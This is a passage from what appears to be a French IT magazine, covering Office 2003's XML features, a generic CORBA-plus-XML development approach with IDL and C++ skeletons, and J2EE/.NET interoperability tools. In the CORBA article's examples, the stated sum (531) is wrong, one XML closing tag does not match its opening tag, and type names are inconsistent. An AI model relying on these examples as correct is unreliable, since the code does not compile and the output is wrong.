


Fig 2 : Le Schéma XML affiché dans Word, en balises et structure.



De nombreux formulaires modifiables (contrôles, couleurs, etc.) sont fournis avec Office.

peurs. Le choix est logique, quand on sait que XML Schéma dispose de fonctions de définition et de tri des données infiniment supérieures à celles des DTD : vérifications alphabétiques et numériques, fourchettes de valeurs, listes de choix, ressources externes, tris et référencements croisés, etc. Bref, de quoi valider des structures beaucoup plus complexes, mieux appropriées aux entreprises.

Une ouverture laborieuse

Les innovations XML d'Office 2003 ne s'adressent donc pas tant à l'utilisateur final, ni aux développeurs professionnels de bases de données, qu'aux ingénieurs intermédiaires intégrés à l'entreprise. On regrettera cependant que la validation par DTD n'ait pas été simultanément possible. Cela aurait marqué de la part de Microsoft une volonté d'ouverture plus confor-

me au concept de départ du XML : un langage libre et communicant pour tous !

Cette tentation presque " propriétaire " a été d'autant plus mal ressentie que Microsoft n'avait pas prévu, initialement, de rendre publics les schémas XML de référence, sur lesquels s'appuient ses applications. Or, la connaissance et la divulgation des schémas sont nécessaires, pour assurer la compatibilité étendue qui fait la force-même du XML. Fermer ainsi par le secret, un standard résolument ouvert, était une position intenable : Microsoft, sous la pression de nombreux clients privés et surtout institutionnels, a donc accepté de rendre accessibles les schémas XML de Word, Excel, et en partie InfoPath, ainsi que leurs documentations techniques. Une grande première chez l'éditeur, significative des enjeux générés par le XML, face à la menace de Sun et d'Adobe...

Le coup de génie d'InfoPath

Dans cette même volonté d'imposer Office comme l'outil de référence en matière d'échange de données XML, le coup de génie est alors vraiment InfoPath, une application résolument nouvelle dans la suite. InfoPath permet de concevoir en quelques clics, des formulaires de saisie à partir d'une feuille XML. Son ergonomie est simplissime : aucune programmation, les formulaires sont créés par simples glissements de champs de la structure sur la zone d'affichage. La manipulation est accessible à tout utilisateur. C'est finalement l'équivalent des transformations XSL pour la création, à partir d'une source unique de données XML et sans une ligne de code, de fiches, de devis, de formulaires de saisie, de pages web, de relevés, etc. En outre, l'outil étend sa gestion jusqu'aux HTTP, WebDev, ADO, et surtout Soap.

Sur ce créneau, seul se profile à l'horizon le Form Designer d'Adobe, attendu au second trimestre 2004, qui s'appuiera sur le nouveau standard Xform et bien sûr, sur le PDF. Mais il aura vraisemblablement du mal à égaler la simplicité et l'ouverture d'InfoPath, même si IBM et Oracle annoncent aussi des outils XForm... Et rien n'empêchera alors InfoPath d'intégrer XForm, si le standard semble devoir s'imposer ! Bref, Microsoft a là un tour d'avance, et c'est assurément par InfoPath que son nouvel Office affiche ses meilleurs atouts XML.

■ Philippe Garnier

Une approche générique de développement avec CORBA basée sur XML

L'apparition des réseaux a fait évoluer les systèmes d'exploitation centralisés vers plus de distribution. Parallèlement, l'approche orientée objet a démontré ses qualités dans un grand domaine de l'informatique. Une dernière évolution fut le mariage de l'informatique répartie et de l'approche orientée objet, pour offrir un cadre conceptuel unique, allant de l'analyse jusqu'au déploiement d'applications distribuées, notamment l'appel de méthode à distance sur des objets distribués. Ce mécanisme est en fait une extension de l'appel à procédure à distance (RPC).

Ce mécanisme est introduit dans plusieurs systèmes : RMI de Java, CORBA, Remoting .Net, etc. Mais d'une manière générale et quel que soit le système utilisé, le scénario d'utilisation est toujours le même (figure 1). Il faut au préalable définir une interface de communication permettant de spécifier les services offerts par un objet distant. A partir de cette interface, des souches de communication sont générées automatiquement côté client et côté serveur. Pour invoquer une méthode sur un objet distant, un objet client fait appel à une souche (1). Cette souche emballe les arguments dans une requête (2) qui est ensuite transportée par le réseau (3). Du côté du processus serveur, une souche serveur reçoit la requête, déballe les arguments (4) et invoque alors l'objet réel (5). À la fin de l'exécution de la méthode invoquée (6), la souche serveur emballe les résultats (7) dans un message transporté par le réseau (8). La souche cliente déballe ces résultats (9) et les retourne à l'objet appelant (10).

général, traditionnellement, deux grandes approches de développement logiciel s'affrontent. D'abord, l'approche statique qui nécessite une spécification complète de chaque interface, il s'agit de l'approche la plus intuitive. Ensuite, il y'a l'approche générique où seul un protocole d'échange de haut niveau est défini, ce protocole est capable de prendre en charge n'importe quelle requête. Chacune de ces deux approches se caractérise par un ensemble de points forts et des faiblesses. Concernant l'approche statique, son grand inconvénient est le manque de réutilisation due à la modification nécessaire lors de chaque changement d'interface. Cela provoque un coût de développement et de maintenance linéaire en fonction du nombre d'interfaces, des choix d'implémentation et une programmation fastidieuse. En outre, il est difficile d'avoir une vision d'ensemble sur toutes les interfaces utilisées (à des fins d'administration par exemple). Cependant, cette approche se caractérise par un apprentissage rapide et une performance optimale, meilleure que celle de l'approche générique.

De son côté, l'approche dynamique nécessite un investissement initial élevé pour développer un framework supportant le protocole d'échange de haut niveau et gérant la généricité. Le passage par ce protocole et ce framework engendre aussi une dégradation au niveau des performances par rapport à l'approche statique. En revanche, l'approche dynamique se caractérise par une bonne réutilisation et une facilité de développement. Ce qui permet un coût de développement et de main-

tenance dégressif, une fois le framework disponible et la phase d'apprentissage passée. Elle permet aussi une bonne évolutivité et facilite l'abstraction par rapport aux choix d'implémentation. Cette approche favorise également la factorisation de fonctions techniques (log et supervision).

Le choix entre ces deux approches est lié à la nature des projets. En effet, l'approche statique correspond souvent à des projets RAD, voire à des projets "jetables", nécessitant des compétences techniques faibles avec des délais courts et peu d'évolution prévue. Cette approche convient aussi à des projets dont les contraintes de performance sont élevées. L'approche dynamique quant à elle, correspond bien aux projets caractérisés par une durée de vie longue et un périmètre fonctionnel fortement évolutif, une capacité d'investissement en infrastructure élevée (machines) pour compenser les performances brutes en retrait et disposant d'une compétence technique forte, du moins pour développer le framework.

L'objectif de cet article est de présenter une approche générique de développement des applications reposant sur l'appel de méthode à distance basée sur l'utilisation de XML. Pour bien illustrer cette approche, nous avons choisi comme système d'invocation de méthode CORBA. L'utilisation de cette même approche peut se faire facilement et de la même manière avec les autres systèmes (RPC, RMI, .Net Remoting, DCOM, etc.).

Présentation de l'approche

CORBA est une spécification d'architecture permettant de développer des applications distribuées orientées objets en milieu hétérogène (au niveau logiciel et matériel). XML est un métalangage permettant de créer des documents structurés à l'aide de balises. XML permet de décrire n'importe quel domaine de données, grâce à son extensibilité. Ainsi, XML est particulièrement adapté à l'échange de données et de documents en milieu hétérogène. La force de ces deux outils est qu'ils sont portables et indépendants des langages de programmation et des systèmes d'exploitation. La




Figure 1 : Scénario d'invocation d'une méthode sur un objet distant

Les méthodes de développement

En terme de développement des applications basées sur l'appel de méthode à distance en

question qui se pose est la suivante : de nos jours où le besoin d'hétérogénéité et d'indépendance par rapport à la plate-forme logiciel et matérielle ne cesse d'augmenter, pourquoi ne pas utiliser CORBA et XML ensemble, au lieu de les considérer comme des outils concurrents ? CORBA comme support logiciel de communication, et XML comme format de données échangées et protocole d'échange de données de haut niveau. Cette combinaison présente ainsi notre approche générique de développement avec CORBA, basée sur XML.

Description

L'idée de base de cette approche est d'utiliser XML comme un format de données échangées. Cela signifie que tous les flux de données à échanger entre le client et le serveur sont des flux XML. La question la plus évidente à se poser est : pourquoi abandonner l'IDL (Interface Definition Language) au profit de XML ? Pour répondre à cette question, il faut rappeler d'abord que l'utilisation d'une approche générique doit se faire via l'utilisation d'un protocole de haut niveau. L'IDL est un protocole lié à CORBA et ne peut être utilisé pour cet objectif. De ce fait, l'utilisation de l'IDL ne peut pas favoriser l'abstraction qui est un enjeu de taille dans cette approche. En général, l'IDL n'est pas abandonné mais utilisé à un niveau plus bas. En effet, cette solution s'appuie sur l'utilisation d'une interface IDL générique permettant d'envoyer des flux de données XML entre un serveur et un client. Cette interface peut être présentée comme suit :

```
// Le type présentant le flux xml
typedef sequence<octet> xmFlux;

// Interface générique
interface GenericInterface {
    xmFlux askForService(in xmFlux input);
};
```

Ainsi, cette interface permet à chaque client d'invoquer une requête sur n'importe quel serveur. Le contrat IDL est simple, mais le vrai contrat se fait au niveau des structures des flux XML échangés. La structure de ces flux présente logiquement le contrat d'échange entre un client et un serveur. Ce contrat peut donc être présenté, via une DTD ou un " XML schema ". Comme exemple de flux échangés, on suppose qu'on dispose d'un serveur de calcul, permettant de réaliser certaines opérations arith-

métiques sur un ensemble d'entiers envoyés dans un flux XML. On peut donc imaginer le scénario d'échange suivant :

Exemple de flux XML envoyé

```
<serviceRequest operation= "addition" >
  <listeParametres>
    <parametre>15</parametre>
    <parametre>563</parametre>
    <parametre>47</parametre>
  </listeParametre>
</serviceRequest>
```

Exemple de flux XML reçu

```
<serviceResponse>
  <resultat>531</resultat>
</serviceResponse>
```

Cette approche permet de rendre les applications cliente et serveur plus flexibles et peut s'adapter à tout changement des flux XML échangés et les services offerts, sans besoin de modifier l'interface IDL. Cela signifie que les codes des souches et des squelettes générés respectivement côté client et côté serveur restent stables durant tout le cycle de vie de l'application.

Cette solution peut être améliorée, ce qui n'est pas nécessaire, en développant un framework de communication basé sur cette interface. L'objectif d'un tel framework est de cacher tous les détails d'utilisation de CORBA, ce qui permet aux développeurs des codes clients et serveurs de se focaliser sur le code métier plutôt que sur des détails d'architecture et d'utilisation de CORBA. Il s'agit d'un avantage considérable quand on connaît la difficulté d'utilisation de CORBA qui est un des grands inconvénients de cette architecture. La figure 2 présente cette approche.




Figure 2 : approche générique de développement avec CORBA basée sur XML

Ce framework doit donc proposer des interfaces simples pour des clients et des serveurs. L'interface du client doit contenir au moins une méthode de demande de service contenant en

entrée et en sortie des flux XML. Le framework doit également offrir une interface pour le serveur et en lui déléguant la partie de l'implémentation métier de la méthode de l'interface IDL.

L'exemple suivant nous montre un exemple de squelette des interfaces client et serveur que peut fournir le framework en C++ :

Interface d'un client (client.h)

```
typedef unsigned char* xmFlux ;
class Client {
public:
    // constructeurs
    Client(...);
    Client(const Client&);

    // destructeur
    ~Client();

    // demande de service
    xmFlux askForService
        (const xmFlux input);

    ...
};
```

Interface d'un serveur (server.h)

```
typedef unsigned char* xmFlux ;
class Server {
public:
    // constructeurs
    Server(...);
    Server (const Server&);

    // destructeur
    virtual ~Server();

    // traitement de demande de service
    virtual xmFlux askForService(
        const xmFlux input) =0;

    // Pour lancer le serveur
    void run();

    ...
};
```

Comme nous pouvons le constater, l'interface d'un client est facile et ne nécessite que d'instancier un objet de la classe " Client " avec certains paramètres qui peuvent éventuellement contenir des informations sur l'identité du serveur, mais ces paramètres dépendent du type de framework. Il faut ensuite créer un flux XML lors de chaque invocation et parser le flux XML de réponse.

Côté serveur, la tâche est plus difficile, puisqu'il faut hériter de la classe " Server ", puis implémenter la méthode askForService(). Des squelettes des codes de client et de serveur sont présentés ci-dessous.

Squelette du code client

```
#include "client.h"
int main(int argc, char* argv[]) {
    // Initialisation
    Client myClient(...);
    xmlFlux input, output;
    // générer à chaque fois un flux XML pour
    // décrire le service à demander
    input = generateXmlInput();
    while (input != NULL) {
        output = askForService(input);
        parseOutput(output);
        input = generateXmlInput();
    }
    ....
    return 1;
}
```

Squelette du code serveur

```
#include "server.h"
class ArithmeticServer : public Server {
public:
    ArithmeticServer (...) : Server(...) {
    };
    virtual xmlFlux askForService(const xmlFlux input);
    ~ ArithmeticServer () {
    };
};
xmlFlux ArithmeticServer::askForService (const
xmlFlux input) {
    // dans cette méthode, il faut parser l'input,
    // traiter
    // la requête et générer un résultat en xml
    parseInput(input);
    // la méthode de l'implémentation du service
    handleRequest();
    xmlFlux output = generateOutput();
    return output;
}

int main(int argc, char* argv[]) {
    ArithmeticServer myServer(...);

    // attente des requêtes
    myServer.run();

    return 1;
}
```

Les exemples que nous avons fournis sont en C++ mais la mise en œuvre de ce framework dépend du langage utilisé et peut se faire par exemple sous forme d'une bibliothèque dynamique (DLL) ou statique pour les applications développées en C++ ou un package pour les applications développées en langage Java.

Analyse

On peut facilement sentir l'importance de l'utilisation de XML dans cette approche pour réduire le coût de développement et de la maintenance. Ainsi, cette approche offre les avantages suivants :

- Abstraction par rapport au support de communication. En effet, toute la connaissance CORBA se fait au niveau du framework. Il est aussi facile de basculer de CORBA vers un autre système de communication.
- Réutilisabilité et évolutivité : le code du framework une fois développé reste stable et réutilisable, quelles que soient les évolutions futures des codes métiers des clients et des serveurs.
- Tous les serveurs et tous clients disposent d'une interface de communication en XML. Cela leur permet d'utiliser d'autres systèmes de communication, notamment ceux basés sur ce langage si on veut passer de CORBA à un autre système.
- Facilité d'utilisation et d'exploitation d'un flux XML par rapport à une structure IDL mappée dans un langage de programmation (recherche de données, sauvegarde des flux XML échangés, présentation et transformation). Cela permet également de faciliter certains traitements techniques de supervision et d'avoir une vision globale sur tous les échanges effectués. En plus, les réponses des serveurs peuvent directement être exploitées via XSL.
- Facilité de développement et de maintenance : ne pas choisir une approche générique nous oblige à définir, en général, autant d'interfaces IDL que le nombre des serveurs. Il faut ensuite implémenter ces interfaces, faire des tests puis les maintenir. Avec cette approche générique, une fois que le framework est développé et testé, le surcoût de développement de tout ce qui concerne les communications est quasiment NULL !

Malgré ses nombreux avantages, et comme toute autre méthode de développement générique, cette approche souffre tout de même d'une faiblesse qui rend son champ d'applica-

tion limité à certains types d'applications. Il s'agit de la création et du parsing d'un flux XML lors de chaque requête côté client et côté serveur, qui présente une étape supplémentaire au niveau du développement et qui provoque également un surcoût au niveau du temps de communication et d'exécution (baisser les performances). Ce deuxième point peut présenter un obstacle majeur pour certains types d'applications, essentiellement celles qui doivent respecter des contraintes temps réel. Concernant le surcoût de développement, cet inconvénient est moins important que le précédent, du fait que les outils de parsing et de création des flux XML sont de plus en plus nombreux et faciles à utiliser.

Conclusion

L'approche que nous avons présentée dans cet article repose sur l'utilisation de deux standards : CORBA et XML. CORBA est connu pour sa robustesse, son indépendance par rapport à la plate-forme logicielle et matérielle et son interopérabilité. Il est cependant critiqué pour la difficulté de sa mise en oeuvre. XML est considéré comme le standard d'échange d'informations le plus privilégié et intégré dans la plupart des systèmes d'information et les architectures distribuées récentes (les services web, .Net, J2EE, etc.). Il présente ainsi la clé d'ouverture et la souplesse de tout système d'information moderne. L'association de ces deux standards permet de remédier à la difficulté de CORBA en utilisant un standard ouvert. Cette approche générique permet ainsi de concilier robustesse, facilité de mise en oeuvre et ouverture.

L'approche proposée repose donc sur un socle de communication stable utilisant CORBA, mais facilement remplaçable. Le passage à un autre système d'invocation de méthodes (RMI, RPC, .Net Remoting, DCOM, etc.) peut se faire facilement en re-développant le framework. La couche métier, quant à elle, ne serait pas impactée par un tel changement et peut être très évolutive. L'utilisation de XML permet ainsi de réduire le coût de développement, car il y a abstraction de la complexité technique au profit de la partie métier.



■ **Tawfik Es-Sqalli** - tawfik.essqalli@neoxia.com
Consultant et expert CORBA chez Neoxia

Interopérabilité J2EE/.NET

Le système d'information d'une société est une construction complexe, dont le principal enjeu est l'évolutivité. Dans ce cadre, alors que la plate-forme .NET commence à prendre place dans les SI, et ce, principalement sur des sujets sur lesquels la plate-forme J2EE est positionnée, il est important d'aborder la problématique d'interopérabilité entre ces deux plates-formes. Cet article présente différentes stratégies de couplage de ces deux plates-formes, notre objectif étant que le lecteur puisse avoir ensuite une vision large des solutions du marché et de leur contexte d'utilisation.

Les stratégies

Les applications de l'entreprise au sein du SI sont souvent considérées comme des îlots, plus ou moins autonomes, qui la plupart du temps parlent des langages différents. Ainsi, le système d'information peut être vu comme un écosystème composé de ces îlots. Toute la difficulté, pour les architectes, est de maintenir cet écosystème, tout en gérant les évolutions techniques et fonctionnelles des différents îlots, d'une part, et les problématiques de communication à la fois entre et au sein des îlots. Avant d'exposer différentes stratégies d'interopérabilité entre plates-formes, il convient de définir les notions utilisées par la suite (souvent confuses, car trop galvaudées) : "couplage fort", "couplage lâche", "connexion synchrone", "connexion asynchrone".

Parler de couplage suppose que l'on s'attache à deux éléments (A et B par exemple). Le couplage est dit " fort " lorsqu'une modification d'un élément du couple (resp. A ou B) induit une modification de l'autre (resp. B ou A). A contrario, le couplage est " lâche " lorsqu'une modification de l'un des éléments (resp. A ou B) n'a pas d'impact sur l'autre (resp. B ou A).

Les notions de " connexion synchrone ou asynchrone " ne traitent plus de la relation de dépendance entre deux éléments, mais davantage de leur façon de communiquer. Quand la connexion est synchrone, toute sollicitation par A de B induit une attente côté A d'un retour immédiat de B. Quand la connexion est asynchrone, toute sollicitation par A de B est transmise sans attendre de retour.

Ainsi, les notions de " couplage fort ou faible " sont des notions d'architecture alors que celles de " connexion asynchrone ou synchrone " sont des notions techniques qui peuvent être mises à contribution pour atteindre, entre autres, un objectif de couplage.

Cette présentation schématique du SI permet de mettre en évidence différents besoins d'interopérabilité entre JAVA et .NET. L'interopérabilité peut se situer entre îlots, l'un JAVA et l'autre .NET, ou encore au sein d'un îlot. Le problème ne se pose alors pas tout à fait dans les mêmes termes. En effet, entre îlots, il est souhaitable que le couplage soit " lâche " alors qu'au sein d'un îlot un couplage fort peut être envisagé.

La problématique d'interopérabilité entre îlots JAVA et .NET, tout en préservant un couplage lâche, se gère en passant par un élément tiers qui assure le découplage. Cet élément tiers peut être de différentes natures :

- une plate-forme d'échange de type EAI (Microsoft BizTalk Server par exemple). Les échanges (appelés souvent " flux ") se font via des messages, le plus souvent au format XML. Dans ce contexte, c'est l'outil tiers (EAI) qui se charge de centraliser, de router, de transformer les flux inter applicatifs, pour qu'ils soient compréhensibles par les différents îlots. Cette plate-forme d'échange représente le carrefour du SI.

Chaque application ne dialogue qu'avec la plate-forme et ne connaît pas directement les autres. Chacun des îlots JAVA ou .NET envoie donc des messages (au format XML) vers la plate-forme d'échange qui les redirige d'un îlot vers un autre.

- un simple outil de messagerie (MOM) de type MSMQ et/ou WebSphere MQ. Ces outils permettent d'envoyer et recevoir des messages au travers de boîtes aux lettres. Les applicatifs JAVA et .NET des différents îlots dialoguent en exploitant les fonctionnalités de ces outils au travers des API qu'ils proposent. L'îlot .NET utilise MSMQ et celui JAVA WebSphere MQ et l'interopérabilité est directement gérée par les passerelles entre les deux outils, proposées par les éditeurs.
- des directives d'architecture qui exploitent des standards et définissent des API d'échange. Le standard peut être celui des Web Services et l'annuaire UDDI permet d'assurer le découplage si les API sont suffisamment stables. Ce peut aussi être une architecture CORBA exploitant le service de nomage.

La problématique d'interopérabilité au sein d'un îlot peut aussi suivre une logique analogue. Cependant, il est utile d'envisager des interactions directes qui ne nécessitent ni directives d'architecture ni mise en place d'un outil tiers.

C'est ce type de solutions qui est étudié ci-après.

Concrètement, deux solutions permettent aujourd'hui aux mondes J2EE et .NET d'interopérer efficacement, avec un coût moindre :

- La première repose sur un échange entre applications qui s'appuie sur des standards tels que XML, HTTP, etc. Les Web Services en sont le meilleur exemple : ils permettent de s'abstraire de la plate-forme et du langage pour communiquer et invoquer des services, de façon synchrone et asynchrone.
- La seconde solution correspond à des ponts logiciels basés notamment sur CORBA et IIOP.

Nous ferons ensuite un tour d'horizon des différentes offres du marché en essayant d'apporter des éléments de choix en fonction du contexte. Les critères étudiés sont le coût, la facilité de mise en œuvre, les compétences attendues et la pérennité.

Les Web Services


Les Web Services ont l'avantage de ne nécessiter aucun middleware ou passerelle spécifique lié à un éditeur ou à un framework (.NET Remoting, CORBA ou RMI/IIOP). Ici le lien entre les mondes J2EE et .NET est réalisé en suivant les spécifications de technologies web.

Les Web services permettent d'invoquer des services distants quel que soit le langage d'implémentation et la plate-forme cible (client comme serveur). Les standards utilisés s'appellent XML, SOAP, WSDL, UDDI.

Ainsi, une application quelconque JAVA peut invoquer un Web service développé en .NET et réciproquement.

Microsoft et IBM ont fait partie des pionniers sur le sujet. Avec le temps, les éditeurs ont compris l'importance d'une homogénéisation des standards définissant les Web Services. Ceci a donné naissance début 2002 à l'organisation WS-I (<http://www.ws-i.org>) : la Web Services Interoperability Organization (WSIO), qui recense les principaux acteurs du marché (BEA, Borland, IBM, Microsoft, Oracle, SAP, Sun...).

Elle fournit aux sociétés utilisatrices des standards industriels, des spécifications (appelés " Profiles ") avec exemples, conseils d'implémentation et outils d'analyse.



La WSIO travaille aussi conjointement avec d'autres organismes tels que le World Wide Web Consortium (W3C) ou l'Internet Engineering Task Force (IETF).

La WSIO joue un rôle d'intégrateur de standards et s'assure de l'interopérabilité des implémentations.



Les premiers travaux de la WSIO s'appellent le WS Basic Profile 1.0. Ce " profile " inclut quatre spécifications fournissant les fonctionnalités de base, nécessaires à l'adoption des Web Services :

- XML Schema 1.0
- Simple Object Access Protocol (SOAP) 1.1
- Web Services Description Language (WSDL) 1.1
- Universal Description, Discovery and Integration (UDDI) 2.0

Le développement de " profiles " supplémentaires, ou de mises à jour, dépend de l'évolution et de la maturité des Web Services, ainsi que du développement des spécifications et standards nécessaires. Des travaux dans des domaines tels que les attachements binaires, le routage,

l'échange de message garanti, les signatures électroniques, le cryptage, les transactions, les flux de processus, l'inspection et la découverte sont attendus et, dans certains cas, en cours. Ces travaux vont permettre de fournir le contexte d'une roadmap générale pour les vendeurs, les utilisateurs, afin de comprendre la direction de la standardisation et de l'interopérabilité des Web Services.

Microsoft propose un site dédié : Web Services Developer Center (<http://msdn.microsoft.com/webservices>). Il présente des documents sur le WS Basic Profile avec SOAP, WSDL, UDDI mais aussi des documents sur les travaux en cours de Microsoft concernant les profils supplémentaires (WS-Security, WS-Routing, WS-Transaction...) ainsi que des exemples et ateliers démontrant l'implémentation de ces futures profils. Cette démarche d'évolution a été nommée Global XML Architecture (GXA) par Microsoft.



Les implémentations courantes de Microsoft concernant ces spécifications de Web Services sont réunies dans un toolkit appelé Web Services Enhancements (WSE), téléchargeable sur le site MSDN.

De la même manière, IBM fournit un toolkit appelé Web Services Tool Kit (WSTK) sur son site dédié aux développeurs. Ces packages étendent les implémentations de base des Web Services afin de mettre en oeuvre les extensions et contraintes de la WSIO.

Les ponts logiciels

Les ponts logiciels permettent aux applications J2EE et .NET de communiquer, de façon bilatérale.

On peut classer les ponts logiciels en trois catégories :

- basés sur du .NET Remoting avec une sérialisation binaire sur un channel IIOP (Internet Inter ORB Protocol)
- basés sur du .NET Remoting " classique " (formats SOAP et binaire sur des channels HTTP ou TCP)
- basés sur le modèle COM (Component Object Model)

IIOP fait partie de la norme CORBA et permet à des applications écrites dans différents langages de communiquer au travers d'Internet.

Avec IIOP et les protocoles similaires, une société peut écrire des programmes capables de communiquer avec l'existant, celui d'autres sociétés ou avec les applications futures quel que soit leur emplacement et sans avoir à connaître autre chose que le service et le nom du programme.

Le mode de communication est de type client/serveur : un client réalise des requêtes et un serveur attend de recevoir les requêtes des clients. IIOP fonctionne essentiellement suivant deux " dialectes " : celui par

défaut utilisé par les applications CORBA appelé " IDL sur IIOP " et celui utilisé par les applications J2EE appelé " RMI sur IIOP ".

L'utilisation de IIOP pour la communication entre les mondes J2EE et .NET garantit aussi une qualité de services à plusieurs niveaux :

- performance élevée
- tolérance aux pannes
- sécurité
- transaction


Sur le marché des outils basés sur IIOP, deux produits sortent du lot : IIOP.NET et Janeva.

IIOP.NET est un projet Open Source (licence LGPL) issu de la communauté SourceForge, développé par la société Suisse Elca. Il permet une interopérabilité sans heurts entre des objets distribués .NET, CORBA et J2EE. Ceci est réalisé en intégrant le support de IIOP sur le framework .NET Remoting. IIOP.NET correspond à un nouveau channel binaire en remoting sur IIOP.

IIOP.NET traite de l'interopérabilité entre les objets .NET, CORBA et J2EE. Les composants de chaque plate-forme peuvent agir, soit comme client, soit comme serveur.

Les composants serveurs peuvent être utilisés de façon transparente, sans être modifiés, sans " code wrapper " ou adaptateurs.

IIOP.NET permet une couverture étendue des mappings de type CORBA/J2EE/.NET, ainsi qu'une intégration native dans le .NET framework via .NET Remoting. Il agit comme un ORB (CORBA Object Request Broker) : il convertit les types système .NET en types système CORBA et inversement, rendant les objets définis dans votre application accessibles aux autres ORBs.



IIOP.NET impose d'utiliser le .NET Framework en version 1.0 ou plus, le package de redistribution de J# (pour le compilateur IDL vers CLS) et un ORB CORBA 2.3 (inclus dans le JDK 1.4 de Sun).

Au niveau des ORBs, IIOP est compatible avec celui du JDK 1.4 de Sun. Les ORBs MICO et TAO sont en cours de validation.

Quant aux serveurs d'application J2EE, les produits compatibles sont :

- BEA Weblogic 6.1 (la version 8.1 est en cours de validation)
- IBM Websphere 5.0 (la version 4.0 est en cours de validation)
- JBoss 3.2.1


IIOP.NET n'est pas le seul logiciel dans le domaine ...

Janeva est un produit Borland qui a comme objectif de réduire les coûts de développement et d'intégration dans des environnements mixtes. Janeva permet aux applications .NET client ou serveur d'accéder à des applications hétérogènes J2EE et CORBA, et vice versa. Nul besoin de ponts ou traducteurs supplémentaires, ni d'apprentissage d'un nouveau langage.

Janeva communique aussi via le protocole IIOP. Ce protocole fournit un niveau de qualité de services (la répartition de charges, la tolérance aux pannes, les transactions, la sécurité et la montée en charge) bien plus élevé que le protocole SOAP utilisé par les web services.


Janeva fournit plusieurs moyens d'interaction en fonction de la cible (client, serveur). Dans le cas d'un client .NET désirant communiquer avec un serveur CORBA, on peut utiliser le mode d'accès de type IDL. Si ce client .NET souhaite communiquer avec un serveur J2EE, on peut utiliser le mode d'accès de type RMI. Janeva fournit une troisième implémentation de IIOP basée sur l'infrastructure .NET Remoting.

Janeva est aussi une technologie serveur. On peut implémenter des serveurs .NET appelés par des serveurs J2EE ou CORBA.



Interopérabilité avec Janeva

Janeva est intégré à Microsoft Visual Studio.NET et à Borland C# Builder sous la forme d'un plug-in.



